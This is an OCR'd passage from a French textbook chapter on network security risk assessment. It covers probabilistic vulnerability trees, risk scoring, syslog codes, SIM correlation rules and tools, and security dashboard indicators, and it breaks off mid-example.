
Évaluation de la sécurité d'un réseau

Cette étape consiste à calculer les scénarios d'événements possibles par le biais d'un arbre probabiliste fondé sur les vulnérabilités préalablement détectées. En plus des vulnérabilités, deux autres entrées sont nécessaires au moteur de calcul des scénarios pour construire un tel arbre.

Le premier correspond aux règles de propagation des événements exploitant les vulnérabilités détectées. Le second correspond à la topologie du réseau afin de valider l'existence d'un chemin réseau dans le déclenchement d'un événement conditionné par un autre événement.

La figure 14.1 illustre le calcul d'un arbre probabiliste à partir de vulnérabilités détectées.

Figure 14.1
Calcul d'un arbre probabiliste à partir des vulnérabilités



L'algorithme associé au moteur de calcul des scénarios calcule un arbre probabiliste en respectant les fondements de la théorie des probabilités.

Restrictions d'un arbre probabiliste

Un arbre probabiliste suit des règles de construction que l'on peut résumer par les principes suivants :


- Un arbre a une seule racine. On dit que ce point est au niveau 0 de l'arbre.
- Tout point d'arrivée d'un arbre élémentaire est soit un point d'arrivée de l'arbre, soit un point de départ pour un autre arbre. Ce point est aussi appelé un nœud de l'arbre.
- Entre deux points d'un arbre, il y a un trajet orienté et un seul. Un corollaire de cette règle est qu'un arbre est toujours un graphe dirigé acyclique, l'inverse n'étant pas vrai. En effet, il existe des graphes dirigés acycliques qui ne sont pas des arbres.
- Un chemin (ou trajet, ou séquence) maximal est un chemin allant de la racine à une extrémité de l'arbre, et un événement un ensemble de chemins maximaux.
- Chaque branche reliant deux nœuds est associée à un poids égal à la probabilité de passer du père au fils.

De plus, un arbre probabiliste suit des règles relatives aux probabilités affectées, que l'on peut résumer de la façon suivante :

- La somme des probabilités affectées aux branches issues d'un même nœud est égale à 1.
- La probabilité affectée à chaque chemin (maximal ou non) est le produit des probabilités affectées à chacune des branches qui le composent.
- La probabilité d'un événement correspondant à plusieurs chemins maximaux est la somme des probabilités correspondant à chacun de ces chemins.

La figure 14.2 illustre un arbre probabiliste associé à la saisie de trois mots de passe consécutifs avant de bloquer un compte en cas de trois erreurs consécutives.

Figure 14.2
Arbre probabiliste de la saisie de mot de passe



Aucune donnée ou statistique ne permet d'estimer la probabilité qu'un événement exploite une vulnérabilité donnée ou de déterminer une loi de probabilité quelconque. Nous considérons donc que les probabilités sont de manière générale équiprobables pour chaque branche d'un nœud donné de l'arbre probabiliste.

Cela ne constitue pas un inconvénient majeur, puisque l'objectif est de valider le comportement et la pertinence des mesures de sécurité réalisées. De plus, d'autres distributions de probabilités peuvent être facilement mises en œuvre dans ce modèle.

Modélisation simplifiée d'un nœud de l'arbre

Les vulnérabilités signalées par le moteur de vérification sont décrites par les champs suivants :

- Équipement réseau dont la configuration contient cette vulnérabilité.
- Description de la vulnérabilité.
- Test de sécurité qui a détecté la vulnérabilité.
- Impact réseau associé à la vulnérabilité, lequel dépend directement dans notre modèle du test de sécurité.


Sachant que l'objectif est de quantifier les impacts réseau associés aux vulnérabilités détectées, l'étape suivante consiste à construire un arbre probabiliste fondé sur ces vulnérabilités, à quantifier les probabilités de chaque branche et à calculer les probabilités de l'arbre associées aux impacts réseau.

Pour construire un tel arbre, nous considérons une configuration dans laquelle chaque nœud est composé des éléments suivants :

- Branche indiquant qu'il n'y a pas d'impact réseau après l'exploitation de la vulnérabilité.
- Série de branches indiquant tous les événements exploitant d'autres vulnérabilités à partir du nœud en cours.
- Branche indiquant un impact réseau.

La figure 14.3 illustre le nœud de l'arbre associé à l'exploitation de la vulnérabilité Vx.

Figure 14.3
Modélisation d'un nœud d'un arbre d'événements




Nous considérons qu'il n'existe pas de branche ayant un impact réseau qui pointerait vers une série de branches indiquant tous les événements exploitant d'autres vulnérabilités. Cette restriction n'est pas un réel problème, car cette série de branches est déjà présente dans les branches que nous avons définies précédemment. Ainsi, cette nouvelle série de branches peut être déduite et facilement implémentée.

Nous nous appuyons sur une configuration de nœuds simplifiée, que nous détaillons ci-après. Le modèle de configuration le plus complexe peut être déduit de ce modèle simplifié.

Le modèle de configuration simplifiée consiste à dire que tout événement exploitant une vulnérabilité déclenche avec succès tous les autres événements exploitant les autres vulnérabilités. Il s'agit du pire des cas. Dans une telle configuration, si nous considérons l'arbre probabiliste suivant fondé sur ces trois vulnérabilités (V_1, V_2, V_3), ayant respectivement les impacts réseau NI/V_1 = fort, NI/V_2 = moyen, NI/V_3 = moyen, et où E/Vx est l'événement exploitant une vulnérabilité égale à Vx, nous obtenons l'arbre probabiliste illustré à la figure 14.4.

Si nous considérons une distribution de probabilités équiprobable pour chaque nœud de l'arbre, la probabilité d'avoir un impact réseau « fort » est égale à $2 \times (1/3 \times 1/2 \times 1) = 1/3$, et celle d'avoir un impact réseau « moyen » est égale à $4 \times (1/3 \times 1/2 \times 1) = 2/3$.

Figure 14.4
Modélisation d'un nœud d'un arbre d'événements



La mesure du risque

Une fois calculées les probabilités des impacts réseau, il suffit de quantifier les conséquences associées à ces impacts réseau pour calculer le risque associé à la non-application de la politique de sécurité. Ce risque est calculé comme une espérance mathématique en multipliant les probabilités par les conséquences associées aux impacts réseau.

Nous prenons des valeurs de conséquences prédéterminées, qui sont récapitulées au tableau 14.2. Cela ne présente pas d'inconvénient majeur dans notre expérience, puisque l'objectif est de valider le comportement et la pertinence des mesures de sécurité réalisées. D'autres distributions de conséquences peuvent être facilement mises en œuvre dans ce modèle.

Enfin, nous considérons qu'une valeur de risque comprise entre]50,100] définit un risque fort nécessitant une action immédiate. Une valeur de risque comprise entre]10,50] définit un risque moyen nécessitant la mise en place d'actions correctives. Une valeur de risque comprise entre]1,10] définit un risque faible nécessitant soit la mise en place d'actions correctives, soit l'acceptation du risque.

Le tableau 14.2 recense les différentes valeurs de conséquences et de probabilités associées des impacts réseau.

Tableau 14.2 Conséquences des impacts réseau


Conséquence/ probabilité	Valeur = 10 (impact réseau faible)	Valeur = 50 (impact réseau moyen)	Valeur = 100 (impact réseau fort)
Forte = 1.0	Risque faible 10 × 1,0 = 10	*Risque moyen* 50 × 1,0 = 50	*Risque fort* 100 × 1,0 = 100
Moyenne = 0,5	*Risque faible* 10 × 0,5 = 5	*Risque moyen* 50 × 0,5 = 25	*Risque moyen* 100 × 0,5 = 50
Faible = 0,1	*Risque faible* 10 × 0,1 = 1	*Risque faible* 50 × 0,1 = 5	*Risque faible* 100 × 0,1 = 10

Le calcul du risque pour l'exemple précédent est donc égal à $10 \times 0 + 50 \times 2/3 + 100 \times 1/3 = 200/3 \cong 66{,}66$.

Les outils de SIM (Security Information Management)

Pour analyser et corréler les événements de manière efficace, de nouveaux outils sont apparus sur le marché sous le nom de SIM (Security Information Management), comme l'illustre la figure 14.5. Par opposition à l'approche précédente, les outils de SIM aident à estimer le risque actuel, fondé sur des événements en temps réel.

Figure 14.5
Centralisation des événements réseau



Ces outils centralisent tout d'abord les événements ou messages émis par les équipements de sécurité (pare-feu, systèmes de détection d'intrusion, etc.) ou les systèmes et équipements réseau (routeurs, serveurs, etc.).

Les messages reçus peuvent s'appuyer sur divers protocoles, tels que syslog, qui véhicule des messages système. Le format d'un message syslog est composé des trois champs suivants :

- `message priority` : champ de type entier, codé sur 8 bits, dans lequel les trois premiers bits correspondent au *message level* et les cinq derniers au *message facility.*
- `PRIORITY`, dont les différentes possibilités sont les suivantes :

```
LOG_EMERG; 0; panique du noyau
LOG ALERT; 1; nécessite une attention immédiate
LOG_CRIT; 2; conditions critiques
LOG_ERR; 3; erreurs
LOG_WARNING; 4; messages d'alerte
LOG_NOTICE; 5; nécessite une attention
LOG_INFO; 6; Les messages d'information
LOG_DEBUG; 7; Niveau de debugging d'un système
```

- `FACILITY`, dont les différentes possibilités sont les suivantes :

```
LOG_KERN; (0<<3); Les messages noyau
LOG_USER; (1<<3); Les messages utilisateur
LOG_MAIL; (2<<3); Le système de messagerie
LOG_DAEMON; (3<<3); Les process systèmes
LOG_AUTH; (4<<3) ; Les messages d'autorisation et de sécurité
LOG_SYSLOG; (5<<3); Les messages générés de manière interne par syslog
LOG_LPR; (6<<3); Le sous-système d'impression
LOG_NEWS; (7<<3); Les messages générés par le système de news
LOG_UUCP; (8<<3); Les messages générés par le système UUCP
LOG_CRON; (9<<3); Les messages générés par le process cron
Les autres codes de 10 à 15 sont réservés pour un usage système
LOG_LOCAL[0-7] ; (16-23<<3); réservé pour un usage local
```

- `timestamp` : champ indiquant la date et l'heure de l'événement.
- `the message string` : champ décrivant le message par lui-même.


Après réception et stockage des messages, ces outils permettent de créer des règles de corrélation d'événements afin de lancer des actions.

Les règles de corrélation

Les corrélations entre les événements sont définies à l'aide de règles précises. La forme générique d'une règle de corrélation est la suivante : si un événement peut être associé (match) à une suite de données de corrélation (pattern), une action est exécutée.

La figure 14.6 illustre comment le moteur d'inférence, ou système d'aide à la décision, agit sur les événements en fonction des règles de corrélation.

Figure 14.6
Corrélations des événements réseau



De manière plus générale, les règles de corrélation disponibles sur de tels systèmes offrent les options de corrélation suivantes :

- `Single` : si un événement correspond à une règle, l'action associée à cette règle est exécutée.
- `SingleWithScript` : si un événement correspond à une règle, un script est lancé ; si le script retourne 0, l'action associée à cette règle est exécutée.
- `SingleWithSuppress` : si un événement correspond à une règle, l'action associée à cette règle est exécutée. Cependant, les événements suivants correspondant à cette règle ne sont pas pris en compte pendant *t* secondes (période à définir).
- `Pair` : si un événement correspond à une règle, l'action associée à cette règle est exécutée. Cependant, les événements suivants correspondant à cette règle lancent une autre action (action à définir) pendant *t* secondes (période à définir).
- `PairWithWindow` : si un événement correspond à une règle, attendre d'autres événements pendant *t* secondes (période à définir). Durant cette période, si d'autres événements correspondent à cette règle, ils lancent une autre action (action à définir). Enfin, si aucun autre événement ne survient durant cette période, exécuter l'action associée à la règle d'origine.
- `SingleWithThreshold` : on compte le nombre d'événements correspondant à une règle pendant *t* secondes (période à définir). Si ce nombre excède une valeur seuil (à définir), on exécute une action et l'on ignore tous les autres événements durant ladite période.
- `Suppress` : supprime la correspondance d'un événement à une règle.
- `Calendar` : exécute une action à des dates et heures précises.

En plus de la définition standard des règles de corrélation, d'autres règles peuvent intervenir, telles que les suivantes :

- Créer ou supprimer des contextes susceptibles de décider si une règle peut être exécutée à un moment donné.
- Reporter un ensemble d'événements à un contexte donné et appliquer ces événements à une autre période.
- Générer de nouveaux événements qui correspondent à d'autres règles de corrélation.
- Annuler des corrélations possibles avec d'autres règles.

Les actions susceptibles d'être associées à chaque règle de corrélation sont, par nature, infinies. Les actions suivantes sont toutefois le plus souvent définies :

- ne pas prendre d'action ;
- informer par messagerie les administrateurs d'un système ainsi que l'équipe sécurité ;
- modifier les droits d'accès d'un utilisateur ;
- bloquer une adresse IP donnée ;
- fermer/terminer une connexion ;
- interdire une connexion à un système donné ;
- redémarrer un système.


La figure 14.5 illustre une base de connaissance à partir de laquelle des règles de corrélation peuvent être créées. Ces règles de corrélation sont généralement déduites par une analyse statistique des événements.

Il ne faut pas s'imaginer que ces outils trouvent par eux-mêmes les règles et failles de sécurité. Ils se contentent de bien appliquer les paramétrages décidés par l'administrateur. De plus, les règles et paramétrages doivent évoluer avec les architectures et les services du réseau, faute de quoi les règles risquent de devenir obsolètes et les corrélations de perdre leur sens.

Les règles de corrélation doivent tenir compte des séquences possibles associées à des attaques ou arbres d'attaques. Par exemple, la figure 14.7 illustre les séquences possibles (non exhaustives) des attaques liées au protocole de routage BGP.

Figure 14.7

Arbre d'attaques du protocole de routage BGP



Fondées sur cet arbre d'attaques, des règles de corrélation relatives à la détection d'attaques sur le protocole de routage BGP peuvent être définies. De telles règles peuvent couvrir différents types d'attaques, notamment les suivantes :

- règle fondée sur un scanning de ports combinée à une détection d'attaque ;
- règle fondée sur des essais successifs d'identifiants et mots de passe d'accès distants.

L'intervention humaine est primordiale dans le processus de contrôle et d'analyse des incidents de sécurité. La figure 14.8 illustre un workflow détaillant les étapes à suivre pour la résolution d'un problème de sécurité, quel que soit l'outil mis en place.

Trois acteurs interviennent finalement dans le processus d'analyse des incidents de sécurité :

- Le centre de sécurité, qui a en charge la supervision et la résolution des alertes remontées.
- Les experts de la sécurité, qui prennent la main si l'alerte s'avère plus complexe ou inconnue et analysent de manière plus approfondie les risques et solutions possibles.
- Le département de l'engineering, qui prend le relais si l'alerte nécessite de mener des tests complémentaires et poursuit la résolution du problème avec les experts de la sécurité en salle ou laboratoire de tests afin de ne pas impacter le réseau.




Figure 14.8

Processus de gestion d'un incident de sécurité

Les outils SIM du marché

Les principaux outils SIM disponibles sur le marché sont les suivants :

- E-Sentinel (e-Security) : *http://www.esecurityinc.com/*

- ActiveEnvoy (NetForensics) : *http://www.NetForensics.com/*
- SystemWatch (Open Service) : *http://www.open.com/*
- SolSoft NetPartitionner (SolSoft) : *http://www.solsoft.com/*
- NS Control (Ponte) : *http://www.ponte.com/*

L'architecture de NetForensics se décompose en trois couches, comme illustré aux figures 14.9 à 14.11.

Figure 14.9
Architecture de NetForensics, couche 1




Figure 14.10
Architecture de NetForensics, couche 2





Figure 14.11
Architecture de NetForensics, couche 3



La première couche (routeurs, pare-feu, systèmes de détection d'intrusion, etc.) émet les événements de sécurité vers une plate-forme centrale. La plupart des équipements et événements émis sont pris en compte par cette plate-forme. De plus, il est possible de développer un agent, appelé agent universel, afin de faire le lien entre les événements émis par un équipement et la plate-forme centrale.

La deuxième couche a en charge de mener les corrélations entre les événements et la base de règles de corrélation ainsi que l'historique des événements antérieurs.

La troisième couche est responsable de la création de rapports de sécurité répondant à des questions telles que : quel est le nombre d'alertes générées par jour par pare-feu et système de détection d'intrusion ? quelles sont les dernières alertes associées à une adresse IP donnée et classifiées par catégorie d'attaque (déni de service, usurpation d'adresses IP, etc.) ?

Le choix de tels produits nécessite de la part de l'entreprise une réflexion afin de comparer les besoins et les possibilités offertes. Chaque produit a ses propres limitations en terme de paramétrage des options et de coût financier pour modifier ou ajouter des fonctions supplémentaires.

Voici une liste non exhaustive de questions à se poser avant d'entreprendre l'achat d'un tel produit :

- Installation :
  - Les procédures d'installation sont-elles simples ?
  - Le logiciel est-il bien documenté ?
  - Les mises à jour du logiciel sont-elles simples ?
- Corrélation :
  - Peut-on corréler plus de 100 événements par règle ?
  - Quelles sont les limitations de corrélation, et, le cas échéant, sur quels critères s'effectuent-elles ?
  - Quels sont les temps de réponse moyens pour les corrélations d'événements ?
- Gestion du logiciel :
  - Le logiciel est-il capable de vérifier le bon état de marche de ses composants ?
  - Peut-on paramétrer le logiciel de manière fine ?
  - A-t-on à sa disposition un macrolangage permettant d'affiner ou de modifier des règles de corrélation mais aussi de développer des traitements spécifiques ?
  - Peut-on paramétrer de manière fine l'interface utilisateur ?
- Navigation, rapports :
  - L'ergonomie de l'interface graphique est-elle suffisante ?
  - Peut-on se connecter aux composants contrôlés au travers de l'interface graphique ?
  - Peut-on produire des rapports de sécurité en mode batch ?
  - Peut-on produire des rapports de sécurité exportables dans la plupart des formats de document (MS Word, PDF, RTF, etc.) ?
  - Peut-on paramétrer de manière fine la production des rapports ?

  - Quelle est la qualité des rapports ? Les rapports peuvent-ils servir à l'établissement d'un tableau de bord de la sécurité ?
- Équipements de sécurité supervisés :
  - Quelle est la liste des équipements de sécurité qui peuvent être supervisés nativement (routeurs Cisco, pix Cisco, pare-feu Nokia, ID Sort, tcp_wrapper, ip_filter, etc.) ?
  - Est-il possible de fabriquer son propre agent de supervision ?
  - Quelle est la liste des événements qui peuvent être remontés pour chaque équipement de sécurité supervisé (événements d'alerte, d'authentification, etc.) ?
  - Peut-on détecter d'autres problèmes sur les équipements de sécurité (panne de disque dur, espace disque saturé, processeur saturé, etc.) ?

Mise en œuvre d'un tableau de bord de la sécurité réseau

L'élaboration d'un tableau de bord de la sécurité réseau n'est pas simple et demande du recul.

L'objectif attendu d'un tel tableau de bord est de présenter le niveau de sécurité ou les risques de sécurité du réseau. Un risque de sécurité est en dernière analyse la composante d'une vulnérabilité, d'une conséquence et d'une menace :

- **Vulnérabilité.** Il s'agit d'une faiblesse de sécurité, qui peut être de nature principalement logique (suite à une attaque par un virus, etc.), physique (suite à une inondation de la salle contenant les équipements de télécommunications, etc.) ou humaine (suite à un acte malveillant ou à une erreur). La connaissance de ces faiblesses de sécurité n'est possible que par des audits réguliers de sécurité, effectués soit par l'équipe sécurité, soit par des consultants externes.
- **Conséquence.** Il s'agit de l'impact (perte financière, mauvaise publicité, etc.) sur l'entreprise de l'exploitation d'une faiblesse de sécurité. Estimer une conséquence d'une faiblesse de sécurité nécessite généralement une connaissance approfondie de l'entreprise et requiert l'ensemble des experts de l'entreprise.
- **Menace.** La menace désigne l'exploitation d'une faiblesse de sécurité par un attaquant, qu'il soit interne ou externe à l'entreprise. Souvent difficile à évaluer, la probabilité qu'un événement exploite une faiblesse de sécurité s'appuie généralement sur des études statistiques.

Le bon sens dicte que toute vulnérabilité ayant une conséquence forte soit traitée en priorité (même pour une probabilité d'occurrence faible). Il n'est toutefois pas toujours possible de traiter une telle vulnérabilité, notamment si les ressources et coûts nécessaires sont trop importants pour l'entreprise.

Une vulnérabilité peut aussi dépendre d'une autre vulnérabilité. Par exemple, certains équipements d'un réseau ne sont pas nécessairement accessibles depuis la périphérie du

réseau, mais, si un équipement réseau de périphérie est attaqué et pénétré, les équipements de deuxième niveau peuvent alors devenir accessibles.

Le tableau de bord de sécurité doit prendre en compte tous ces paramètres pour traduire un niveau de sécurité ou de risque du réseau. En d'autres termes, le tableau de bord de sécurité fournit un ensemble d'indicateurs traduisant un état donné non exhaustif de la sécurité du réseau, ou plutôt de la non-application de la politique de sécurité réseau.

Il faut cependant être très vigilant avec les indicateurs définis. Ces derniers doivent être revus régulièrement afin de prendre en compte les évolutions des architectures et des services réseau.

Nous proposons dans cette section d'établir un tableau de bord de la sécurité réseau composé des indicateurs suivants :

- Indicateurs fondés principalement sur les résultats des contrôles interne et externe :
  - Nombre de faiblesses de sécurité détectées.
  - Pourcentage d'équipements impactés.
  - Nombre moyen de faiblesses de sécurité par équipement.
  - Nombre total de faiblesses de sécurité détectées par niveau d'impact réseau.
- Indicateurs fondés principalement sur les événements reçus par les équipements de sécurité :
  - Nombre d'attaques détectées par équipement de sécurité en fonction de leur pertinence (compter le nombre d'attaques sur un coupe-feu en frontal d'Internet, par exemple, n'a aucune pertinence).
  - Nombre d'attaques détectées par sous-réseau.
  - Nombre d'attaques détectées par service réseau.
  - Nombre de sessions réussies et échouées par utilisateur et par équipement.
  - Nombre de commandes critiques et non critiques par utilisateur et par équipement.
- Indicateurs fondés principalement sur les résultats des contrôles interne et externe et les événements reçus par les équipements de sécurité :
  - Distribution des probabilités des impacts réseau.
  - Évolution du risque.

Ces indicateurs doivent être considérés comme des apports d'information sur la sécurité du réseau et non comme des valeurs réelles de la sécurité du réseau. Le danger encouru avec les indicateurs est qu'ils engendrent l'objectif de les rendre à tout prix « positifs », sans prendre en compte que l'indicateur ne traduit pas réellement la sécurité du réseau. La prudence est donc de mise, et il convient de raisonner sur un ensemble d'indicateurs, qui donnent un aperçu plus réaliste de la sécurité réseau.

Avant de détailler ces indicateurs, il est recommandé de se poser les questions suivantes :

- A-t-on le droit de comparer des événements de sécurité entre eux ? Par exemple, un événement émis par un système de détection d'intrusion peut-il être comparé avec un événement émis par un pare-feu, sachant qu'il n'a pas été émis sur des critères identiques ?
- Sur quelles échelles ces événements de sécurité sont-ils mesurés ? Par exemple, si un événement fait référence à des valeurs, sur quelle échelle de mesure ces valeurs sont-elles calculées ?
- A-t-on le droit de faire des simplifications et approximations sans supprimer ou éliminer des éléments de sécurité contenus dans des événements ? Par exemple, il faut s'assurer que les règles de filtrage des événements ne laissent pas passer des événements de sécurité majeurs.
- A-t-on le droit d'appliquer certains opérateurs mathématiques, tels que moyenne, variance, etc. ? Par exemple, si des valeurs ont été calculées sur des échelles différentes, il est interdit de réaliser des opérations mathématiques élémentaires sur ces valeurs pour les comparer.

Un exemple classique sur les problèmes de mesure et d'échelle consiste à comparer des variations de température. Prenons le cas des villes de Paris et de New York :

- Mardi 10 mai 1999, la température à Paris était de 20˚ le matin et de 40˚ l'après-midi.
